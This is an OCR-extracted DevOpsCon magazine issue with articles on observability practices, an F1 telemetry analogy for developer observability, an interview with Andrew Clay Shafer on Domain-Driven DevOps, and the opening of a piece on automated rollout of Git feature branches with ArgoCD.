
devmio

DevOpsCon magazine

RE-THINK IT!



The Observability Myth

Domain Driven DevOps Demystified

Kubernetes, Cloud, and Security

Index

Finally, sleep through the night thanks to observability!

The Observability Myth

A new term is making its way through the grapevine via conferences, Slack channels and Microsoft teams: observability. Just like DevOps, observability has the potential to turn conventional role models on their head and make a significant impact on IT. Observability brings transparency to application landscapes and, among other things, shifts responsibility for application monitoring towards application developers. Ideally, all members of the development team work together with operations towards the common goal of observability.

by Thorsten Köster

The term observability originally comes from control theory which goes back to Rudolf E. Kálmán [1]. As early as 1960, he defined observability as a property of mathematical systems that describes how well one can deduce the internal state of a system based on its outputs. Applied to modern software landscapes, this means that we want to be able to:

- Understand the internal state of an application,
- Understand how an application has maneuvered itself into its current state,
- Achieve this for all applications and infrastructure components

All of this with the help of external tools exclusively.

These principles give rise to direct challenges for our applications, but also for our development team and the organization:

- How do applications and existing infrastructure components provide data?
- How do I collect this data and make it available for further analysis?
- Who in the development team and/or the organization benefits from which data?
- Does everyone in the organization have access to the data they need?

The bar for achieving a state of complete observability is extremely high. Not only the company's own applications, but also all infrastructure components must continuously comply with the principles outlined above. As applications and infrastructure are constantly evolving, the goal of observability is also a moving target. This is why, like DevOps, observability should be understood as a sporting and philosophical mindset that influences all areas of software development and infrastructure. Observability is more of a path than a goal.

But we have monitoring, don't we?

Traditional monitoring often breaks down into silos such as IT infrastructure operations and application development – everyone monitors the systems they know and support. No one monitors an application end-to-end, and in the event of a failure, people shrug their shoulders and point to the other silo. There is no linking of data from the individual silos for sustainable troubleshooting. When we talk about monitoring systems, our goal is to:

- Monitor a wide variety of systems and applications – spring-boot applications, web servers, switches and auto-scaling groups.
- We only want to store raw data and not aggregations; we only want to create these when necessary and analyze them at the raw data level in the event of an error.
- Merge and correlate data from different sources.
- Make this data available to anyone who needs it.

Looking at these requirements, we can see that the problems of traditional monitoring are not of an organizational nature alone. We have to realize that existing monitoring systems rarely meet these requirements.

Therefore it's time to explore new solutions capable of fulfilling these requirements.

Charity Majors, the "Queen of Observability", insists that observability needs to "be able to ask the unknown unknowns". We should then be able to ask (as of yet) unknown questions about unknown problems on (as of yet) unknown data. The online mail order company Etsy [2] came up with a solution to this paradox 11 years ago with its "measure anything, measure everything" approach. Revolutionary and groundbreaking at the time, the world has since moved on from simple software architecture to microservices in multi-cloud Kubernetes environments. This trend is causing the complexity of our applications to explode. However, existing monitoring tools are usually built for foreseeable problems and not for "unknown unknowns".

An essential component of observability is the storage of raw analysis data instead of aggregates. Traditional monitoring aggregates key figures into metrics or access times into latency histograms. A good example of a metric is, for example, the number of failed log-ins. For observability, on the other hand, I can understand the reasons for each individual failed log-in for each user. In fact, we want to be able to break down each metric into its raw data and analyze it in its respective context (user, request, session) and aggregate it again.

Taken together, this means that we need to completely rethink the topic of monitoring in order to move towards observability.

Cut to the chase

But what does observability actually mean? Are there standards and tools? Where do I start? If you look at the tools and techniques currently available, observability can be based on the following three pillars:

- *Log management* is essential in distributed environments and describes how all log outputs from my applications are collected and stored centrally in a searchable format. As much metadata as possible is written to each log line (host, cloud, operating system, application version). In addition, filter criteria are extracted from log lines in order to form aggregations (HTTP status codes, log level). Exemplary systems include Loki, Graylog and the ELK stack.
- *Metrics* are application-internal counters or histograms that can be read out via an interface. Systems such as Prometheus extract metrics from the applications (pull), whereas metrics are actively sent to Graphite (push). Metrics are also provided with metadata so that they can be aggregated or correlated later.
- *Tracing* maps call hierarchies within and between applications. These can be recorded within a JVM, e.g. by Java agents, or via proxy services in a mesh network. Ideally, both data sources can be combined to form a comprehensive trace. Exemplary systems are the APM agent from Elastic or OpenTelemetry-based agents. Traces of JavaScript applications are collected and transmitted in the browser (real user monitoring). A special form of tracing is the exclusive recording of error traces. This reduces the amount of data recorded, but also the possibility of correlation. Sentry is one such tool.

The problem with these three pillars is that, to be more precise, they are three silos with data that is difficult or impossible to correlate. As soon as I detect an anomaly in my metrics, I can use other metrics for correlation. The jump to corresponding log messages or traces is made more difficult by a change of silo. Although I can narrow down the problematic period in each tool using the timestamps, they are unfortunately not really compatible. If my metadata in the silos doesn't match (in terms of name or content), I start searching from scratch in each silo. Unfortunately, there is hardly any technical solution that can break down these silos and provide a holistic view of my analysis data. We can still expect a lot of technological development in this area. In fact, commercial providers are currently making inroads into this

DevOpsCon
LONDON EDITION

Predictive Auto Scaling of Workloads

Sriram Anupindi (LinkedIn Corporation)

This presentation is a case study of a Predictive Auto Scaling solution built at and for LinkedIn. The solution has been in production for over 2 years, managing around 80% of LinkedIn's online workloads. The fleet consists of a heterogeneous collection of compute resources of varying CPU Stock Keeping Unit (SKU) and memory composition. These resources are managed by an in-house developed scheduler and Kubernetes. In my talk ,I will focus on: "What is Predictive Auto Scaling", "Why it's required", and "How it's adopted at LinkedIn". I will dive into the details around how we integrated this with our on-premise K8s Cluster. This involves a thorough coverage of the inner workings and strategies adopted to accurately measure and predict capacity requirements. I will cover the differences between Predictive and Reactive auto-scaling and explain why the former is required for a multi-tenant ecosystem. With this adoption, LinkedIn has saved significant amounts in excessive hardware cost and countless developer hours. In addition I will cover the challenges & learnings with adopting this solution at LinkedIn's scale. Overall, this case study provides a strong real-world example for Predictive Auto Scaling and how one can adopt it for their very own K8s infrastructure area (box: "Commercial observability SaaS solutions").

In view of the shortcomings of existing solutions, however, we don't want to bury our heads in the sand (box: "Open source observability solutions"). Because even a small observability solution is better than none at all! After all, our aim is to achieve security in the operation of our application and to get to the root of the problem quickly and reliably in the event of problems. The operation of applications is a journey on which we gain new insights with every malfunction. We shine a light on new problem areas and collect additional related data in the form of metrics, traces and logs. These help us to analyze the next problem.

Observability patterns and anti-patterns

We want to carry out all error analyses without requiring additional deployment. Therefore, relying solely on activating an agent or debugger at the time of an error, or focusing metric collection only on suspected cases, would be a clear anti-pattern.This is crucial because certain errors might not reappear identically, and often the application's behavior leading up to the error is critical for analysis. However, the problem may also lie in the hypervisor of the virtual machine, as this was moved from NVMe to "spinning rust" at high IOPS – i.e. completely outside our application. It is therefore important to collect all metrics consistently and as granular as possible – ideally in raw form. Let's stick with this example and explore different approaches with the debugger and observability:

- *With the debugger and basic metrics*: We detect a peak in the response times of our application. We filter on the affected endpoint and analyze the average response times as well as the 90th and 99th percentile. We recognize outliers in the 99th percentile and look for a recorded request (trace). We take its call parameters and recreate the request in the debugger.
- *With continuous observability*: We recognize a peak in the response times of our application. We filter on

Commercial observability SaaS solutions

By using commercial observability SaaS solutions, you can achieve an understanding of your application incredibly quickly. In the Java environment, a Java agent is usually started with the JVM, which instruments method calls. The agents have knowledge of the common IoC frameworks (Spring, Quarkus) and can therefore break down an application very well into web requests, middleware and database access, for example. Custom instrumentation and annotations with metadata (current user, etc.) are also possible. If you don't have an observability solution in place beforehand, you quickly get the feeling that you have just launched the USS Enterprise. However, these solutions reach their limits as soon as you need individual solutions or dimensions in your analysis data. Then it is usually time to switch to a self-hosted open source solution. Most providers offer a free trial period during which you can put the solution through its paces in your own infrastructure. Recommended SaaS providers are Honeycomb [3], New Relic [4], DataDog [5] and Elastic APM [6].

Open source observability solutions

Open source solutions offer the greatest flexibility for customization. The following tools are worth a look:

Log management

- Elastic Stack (Elasticsearch and Kibana)
- Loki as a new approach, based on Prometheus
- Graylog as an enterprise alternative to the ELK stack

Metrics

- Prometheus with its various exporters
- Graphite (only for historical reasons)

Tracing

- Jaeger, Grafana Tempo for request tracing
- Sentry for error tracing

the affected endpoint and analyze the average response times as well as the 90th and 99th percentile. We break down the requests (traces) by target host and recognize that only requests on a database replica are slow. It smells like a hardware problem. We can confirm this by looking at the host's hardware metrics and see that it is running under 100 percent IOPS load. A look at the hypervisor metrics shows that this replica has been migrated to a slower datastore.

With Observability, we got to the root of the problem much faster. In this case, we would have wasted hours using the debugger. In the worst case, we would have found other supposed problems and would not have gotten to the actual problem at all. Supposed fixes would have increased the complexity of the code and we would have accumulated more technical debt. Observability helps us to maintain a clear overview.

When setting up an observability infrastructure, the following patterns have emerged as useful for clearly separating the application from the solution used:

- *Applications provide metrics about internal states via an API.* The application is not responsible for writing the metrics to a database. A third-party application collects the metrics via an interface and writes them to the database. Prometheus is a very good example of this type of pull metrics. The Prometheus data format is simple and the application has no dependency on Prometheus. In Spring Boot, this can be implemented via the Actuator framework.
- If *third-party applications* or infrastructure components do not provide their metrics via an API, these are adapted via exporters. The exporter "translates" the proprietary format of the application into Prometheus metrics, for example. This also allows metrics from cloud providers (e.g. AWS, DigitalOcean) to be pulled into the Prometheus database.
- *Tracing* of function calls as well as request tracing between components is recorded *transparently for the application*. To record internal function calls, an agent can be started with the JVM that instruments the application code. Transparent reverse proxies that instrument the calls between components can be used to record requests between components. In Kubernetes environments, this can be implemented using sidecar containers.

Another anti-pattern is the lack of a single source of truth within a silo of metrics, logs and traces. Cloud providers sometimes provide their own metrics or logging solutions (e.g. CloudWatch). Metrics from the cloud provider's infrastructure end up there. However, this data cannot then be correlated (without great effort) with data in other data pools, e.g. those of a commercial provider or those of Prometheus. We must therefore ensure that there is only one database, a single source of truth, at least within a silo.

This single source of truth must then also be accessible to everyone who needs it to analyze a problem. In the example above, we have seen that this can also be the case across teams or departments. Access should also not be limited to technical personnel. It is extremely important to be completely transparent with product owners as well.

Observability-driven development

In [7], Charity Majors et. al propagate a "shift left" for observability and define the content of observability-driven development. Shift left means moving part of the development process as well as knowledge, forward in time, i.e. to the left on a Kanban board. This is based on a simple but important idea: "It is never as easy to debug a problem as immediately after the code has been written and deployed". This is why observability should already be taken into account during the development of applications.

- *Testing the instrumentation of APM agents before going live:* APM agents instrument common frame-

works (Spring, Quarkus) automatically. However, it often makes sense to instrument your own code manually. This instrumentation must be tested.
- *Exporting critical metrics, including business metrics:* Standard metrics such as request histograms or JVM heap metrics are automatically exported by the Actuator framework, for example. However, metrics per feature and overarching business metrics are really interesting. Ideally, these metrics can be used to directly answer the question of whether you are currently earning money.
- *Feature flags for every pull request:* We accept every pull request with the question: “How do I recognize that this feature is breaking?” Problems with a new feature can be verified or falsified with feature flags.
- *We deploy feature by feature accordingly:* we mark each deployment in our analysis data so that we can draw direct conclusions about the software version used.

Systems that are easy to understand and whose features I can switch on or off as required, burn considerably less time when troubleshooting. With these simple patterns and consistent observability, the mean time to recovery [8] can be significantly reduced. We avoid almost endless cycles of creating debugging code and deployments. The application code remains clean and we don’t get into that time-consuming downward spiral that I like to call a “witch hunt”.

Should I set up an observability team now?

The answer to this question is a clear yes and no. Observability is part of application development. Metrics must be exported during development and the operations aspect must be considered from the outset (including readiness and health checks). APM agents must be instrumented correctly and with the necessary level of detail, and the instrumentation must be tested. To match metrics, traces and log outputs, all outputs must be enriched with metadata. This enrichment can only be partially done outside the application (e.g. details about the host or cloud provider). The comprehensive production readiness checklists from Zalando [9]and Google [10] are recommended for this topic.

On the other hand, it does not make much sense to have each team build and maintain the infrastructure of its own observability stack. If there is a platform team in the organization, it makes sense to set up a dedicated observability team. On the one hand, this team can operate observability infrastructure, but on the other hand, it can also help application developers to increase their level of observability. Although teams act autonomously according to the textbook, separate observability solutions should be avoided at all costs, as this creates new data silos: the analysis data cannot be correlated with that of other teams.

It should definitely not be the responsibility of an observability team to instrument the code of other teams or extract metrics from it. This must remain within the technical context of the development team. The transparency about application and infrastructure internals that comes with observability is a great boon for troubleshooting. However, this transparency also has an impact on the organization itself:

- Not everyone is enthusiastic about this level of transparency, as it also provides points of attack. A culture of trust and mutual respect is important.
- How do we deal with disruptions, to whom are alarms forwarded? Who has to get up at 3 a.m. to clear faults? Where faults otherwise occur in server operation, they can be routed directly to the responsible development team with the help of the right information.
- How are such new requirements regulated under labor law? Where regulations for 24/7 operation have always been in force in server operations, this suddenly also affects application development.

Every organization is different, but the bottom line is that transparency and observability will also be extremely helpful in breaking down walls in these areas and significantly reducing the mean time to recovery [11], for example. We waste less time moving problems between teams or debugging applications. We make decisions based on facts and not on assumptions!

Torsten is a freelance search & operations engineer with a focus on open-source search, container, and cloud technology. As a Java software architect in a German insurance company, he started practising agile and DevOps methodology and fine-tuned it as a CTO in e-commerce. Nowadays, he builds Kubernetes clusters in the cloud and on bare-metal and tweaks Apache Solr installations.

References

[1] https://www.sciencedirect.com/science/article/pii/S1474667017700948

[2] https://codeascraft.com/2011/02/15/measure-anything-measure-everything/

[3] https://www.honeycomb.io/

[4] https://newrelic.com/

[5] https://www.datadoghq.com/

[6] https://www.elastic.co/de/observability/application-performance-monitoring

[7] Majors, Charity; Fong-Jones, Liz; Miranda, George: „Observability Engineering“; O’Reilly, 2022

[8] https://itrevolution.com/measure-software-delivery-performance-four-key-metrics/

[9] https://srcco.de/posts/web-service-on-kubernetes-production-checklist-2019.html

[10] https://medium.com/google-cloud/production-guideline-9d5d10c8f1e

[11] https://itrevolution.com/measure-software-delivery-performance-four-key-metrics/

Less Noise, More Action

Observability in Overdrive: What Developers Can Learn from Formula 1 Racing

The roar of engines is deafening. The crowd screams in sheer excitement. While thousands of data points are coming to your display every second, your drivers are shouting into their radios, your engineers are informing you about an electrical issue, and your analysts have created five different potential new strategies. And you need to figure out what to do next.

by Conna Walsh

While this is the life of a Formula 1® (F1) racing team principal, it's not too far off from that of an app developer (okay, maybe a little, but stay with me here). During the software development lifecycle, massive amounts of data are always available to provide insights into errors, performance, and user experience. Whether it's how to optimize tire degradation on a sweltering asphalt racetrack or ensuring that millions of users can complete your checkout flow without a hitch, there are strategies and processes that need constant updating and altering based on the data that you have amassed. Let's look deeper into what developers can learn from F1.

The Role of Data in F1 Racing

Running an F1 team is no easy feat - every team principal is responsible for the success and performance of their cars and drivers, as well as managing hundreds of team members. In addition to handling internal functions like financial management and creating team culture, team principals are also in charge of external communications [1] with the press and governing bodies.

During a race, team principals and their engineering teams are in charge of monitoring and interpreting vast amounts of data. On each team's pit wall, dozens of computer monitors are displaying track temperatures, tire degradation rates, drivers' race pace, and many more points of data. This data comes directly from their cars, which can collect up to 10,000 data points per second [2]. Most grand prix races last around 90 minutes to two hours, meaning that teams receive upwards of 50 million data points per race.

In F1, every millisecond counts. It's impossible to comb through every single data point coming in, so team principals, engineers, and analysts use a number of computing tools [3] to prioritize the most important metrics and insights. As a result, they are able to make critical decisions about their race strategy, driver management, and how to run their cars in order to extract the highest level of performance. In this modern era of F1, teams are constantly implementing new technologies like machine learning, artificial intelligence, and cloud-based data storage to streamline their workflows and increase the chances of success.

Modern Developer Observability: Less Noise, More Action

Much like F1, it's important to have visibility across the software development lifecycle, especially since it's all about data - how you receive it, how you interpret it, and how you act upon those findings. Practicing observability is one way that your software development team can use data to analyze key insights, prioritize the most important issues, and figure out what needs to happen next.

Observability has become especially critical to software organizations as applications become more complex and decentralized. Using observability tools and practices, developers can gain insights into the infrastructure behind their applications. Only then can developers easily identify the true source of problems like errors, crashes, and performance issues. By streamlining error and performance problem resolution, companies can focus on beating the competition without sacrificing user experience. One of the most critical aspects of observability is prioritization. Many monitoring tools and processes can be extremely noisy and overactive, causing developers to waste time fixing issues that should be deprioritized in favor of creating new features or resolving more important problems.

When 500 errors or performance issues come in at the same time, your developers need to have the tools necessary to figure out their next step. Should they focus on fixing a minor bug on the home page? Or should they fix a critical error in your app's e-commerce checkout flow? Any developer would be able to make the correct choice, but a great observability tool will be able to prioritize these issues *for you*, streamlining the process and saving everyone's time. This allows developers to implement aspects of progressive delivery, following a model of Continuous Integration and Continuous Delivery (CI/CD).

Lessons for Developers from F1 Racing

The high-octane world of F1 racing reveals some invaluable lessons for software developers and organizations seeking to up their game. Under the guidance of team principals, F1 teams exemplify the role of data in achieving peak performance. In the chaos of a race, the meticulous analysis of real-time data empowers critical decisions and fosters a culture of continuous improvement. F1 teams are a great example of practicing the fusion of data-driven insights and innovative tools to optimize outcomes.

In the world of software development, the concept of observability emerges as a pivotal strategy. Practicing a strategy of observability enables developers to conduct efficient prioritization, ensuring that critical problems receive prompt attention while fostering an environment where innovation and progress can thrive. Just as F1 teams depend on data to make informed decisions about strategy and refine vehicle performance, modern developers can harness observability to find the right data to streamline workflows, enhance user experiences, and optimize their software development lifecycles.

At the end of the day, app development may be *slightly* less exhilarating than F1 races. But don't let the lack of cheers and revving engines fool you – app developers are certainly on the forefront of innovation and continuous optimization just the same as any F1 organization. And by practicing observability and prioritization, you can much more easily achieve your goals.

Conna Walsh joined SmartBear in 2021 where she developed a passion for developer observability in the SaaS market and shares best practices and ideas with practitioners. She enjoys following observability trends, trying new vegan foods, traveling the world, and playing with her cats.

References

[1] https://us.motorsport.com/f1/news/f1-team-principals-who-are-they-and-what-do-they-do/10351168/

[2] ibid.

[3] https://community.cadence.com/cadence_blogs_8/b/corporate/posts/formula-1-how-f1-teams-use-telemetry-control-analytics-to-go-faster

Interview with DevOps pioneer Andrew Clay Shafer

Domain Driven DevOps Demystified

DevOps was set in motion in 2008 with the encounter of two people at an Agile conference in Toronto: Andrew Clay Shafer and Patrick Debois came together in a meetup on the topic of "Agile Infrastructure". Later, the term DevOps was coined for the better collaboration between developers and operations teams.

by Andrew Clay Shafer

We spoke with Andrew Shafer about the current state, challenges, and successes of the DevOps movement. The DevOps pioneer brings a fresh perspective to the table: What can DevOps learn from the ideas of Domain-Driven Design?

devmio: At DevOpsCon [1], you presented a workshop on DDD – no, it's not Domain-Driven Design, the abbreviation stands for Domain-Driven DevOps. Is this just a little play on words, or is your workshop close to the ideas of Domain-Driven Design?

Andrew Clay Shafer: The workshop applies Domain-Driven Design to platforms and infrastructure domains, while also articulating that there is a developer and operational responsibility for all software that is run as a service. The goal is to develop a framework for developing a ubiquitous language and plan solutions that keep promises to developers, operators, security, and compliance for your organization.

devmio: How is it that many DevOps initiatives in companies do not achieve the desired results? The idea of bringing developers and operators closer together doesn't sound impossible at first.

Andrew Clay Shafer: Many organizations struggle to get results because they add tools and processes without a clear understanding or goal beyond adopting the new tools and processes. Bringing developers and operators closer together is not enough. Being together can help with empathy and understanding and with aligned incentives. The best results usually come from getting alignment on what we are collectively trying to achieve.

devmio: In the DevOpsCon workshop, you presented a framework for organising responsibilities for software, platforms, and infrastructure with respect to leadership, product, development, architecture and operations. Can you briefly outline the essential features of the framework?

"Without leadership sponsoring the new ways of working, very little change will happen."

Andrew Clay Shafer: The frame evolved from seeing Dev and Ops as an oversimplification. Without leadership sponsoring the new ways of working, very little change will happen. A product competence connects what the organizations are developing and operating to why they are doing so. Architecture becomes critical as the scale of personnel and the systems increase. We apply this frame to all software.

devmio: Many companies, especially large corporations, have highly regulated, rigid structures that make it difficult to implement company-wide cultural changes. Can the framework also be applied in such situations?
Andrew Clay Shafer: Highly regulated environments benefit the most because part of the problem they have with change is the lack of ubiquitous language to explicitly align new behaviors. Infrastructure and platform, together with improved social practices, ultimately improve the ability to deliver without compromising regulatory compliance.

devmio: From your personal perspective, what topic do you feel is missing from the current discussions around DevOps?
Andrew Clay Shafer: What is missing? Everything and nothing. There is a forest for the trees problem and a novelty problem. Individuals and organizations predictably focus on details that sometimes miss the greater point and rarely revisit that. Everything we call DevOps has roots in research and movements that go back over 50 years. Part of the motivation for deliberately expanding to consider leadership, product, and architecture is to offer a more holistic approach. At the same time, DevOps themes echo insight from Deming, Senge, Ackoff and Goldratt, just to credit a few people.

devmio: What is the key take-away from the workshop that each participant took home from your workshop at DevOpsCon?
Andrew Clay Shafer: We assume everyone is coming in with different levels of understanding and empowerment and from organizations with different experience driving DevOps initiatives. Our hope would be to give people language and techniques to build better cross-functional alignment which they can use to re-energize or initiate their organizational commitment to improving their software outcomes.

devmio: Thank you very much!

Andrew evangelized DevOps tools and practices before DevOps was a word. Living at the intersection of Software Delivery, Cloud Computing and Open Source with experience in almost every role from support and QA to product and development across two decades, Andrew now focuses on engineering resilient sociotechnical systems and communities as a founder of Ergonautic.

Links & Literatur

[1] https://devopscon.io/?loc=all

A picture is worth a thousand words

Automated Rollout of a Git Feature-branch

“A picture is worth a thousand words.” This sentence perfectly describes the need for developers to be able to show their progress to their clients or product owners in a timely and uncomplicated manner. However, they would prefer not to use the predefined development environment with nightly builds because it is not only constantly changing with all of their co-developers’ work, but it also contains all of their errors and sometimes doesn’t even compile.

by Marc Herren

The developers on the project I worked on wanted to showcase their work on a dedicated branch and automatically roll it out and make it available via a CI/CD pipeline. Simply said, if a developer creates a new branch with the prefix “feature/,” this branch should be accessible via *https://<branch-name>.feature.yourdomain.ch* in an automated way (figure 1).

In this article, we will take a closer look at one such automated environment. There are three basic decisions that have been taken into account for this approach:

- Development is done according to the principles of GitOps and GitFlow.
- CI and CD are two separate pipelines, CD is done with ArgoCD.
- Passwords/secrets are encrypted with bitnami-sealed secrets.

GitOps and GitFlow

Simply put, the “truth” is always inside the Git repository, and each environment has its own branch, such as dev, test, int, and prod.

Separation of CI and CD

CI and CD were separated on purpose, first to optimize the pipeline itself, as running a CI pipeline if, for example, only a Kubernetes definition has been modified makes little sense. Second, there was a need to improve access control over who may make modifications to Kubernetes definitions.

Sealed secrets

Because everything after GitOps is saved in Git, we need a simple solution to encrypt sensitive data so that it can be stored in Git.

Setup prerequisites

This proof-of-concept automated environment is based on:

- 2 Git repositories (CI and CD)
- 2 pipelines (we use GitLab CI/CD)
- k8s cluster (we use a rancher cluster)
- 2 DNS entries (1 wildcard)
- 1 Docker registry (we use Harbor)
- Installed argocd operator on the k8s cluster
- Installed bitnami sealed secret operator on the k8s cluster

Communication

Tokens are used for all communication between repositories (API), the Kubernetes cluster, and the Docker registry. This article does not explain how to configure them; if you need help, refer to the following resources:

- *https://docs.gitlab.com/ee/security/token_overview.html*




Fig. 1: Simplified overview

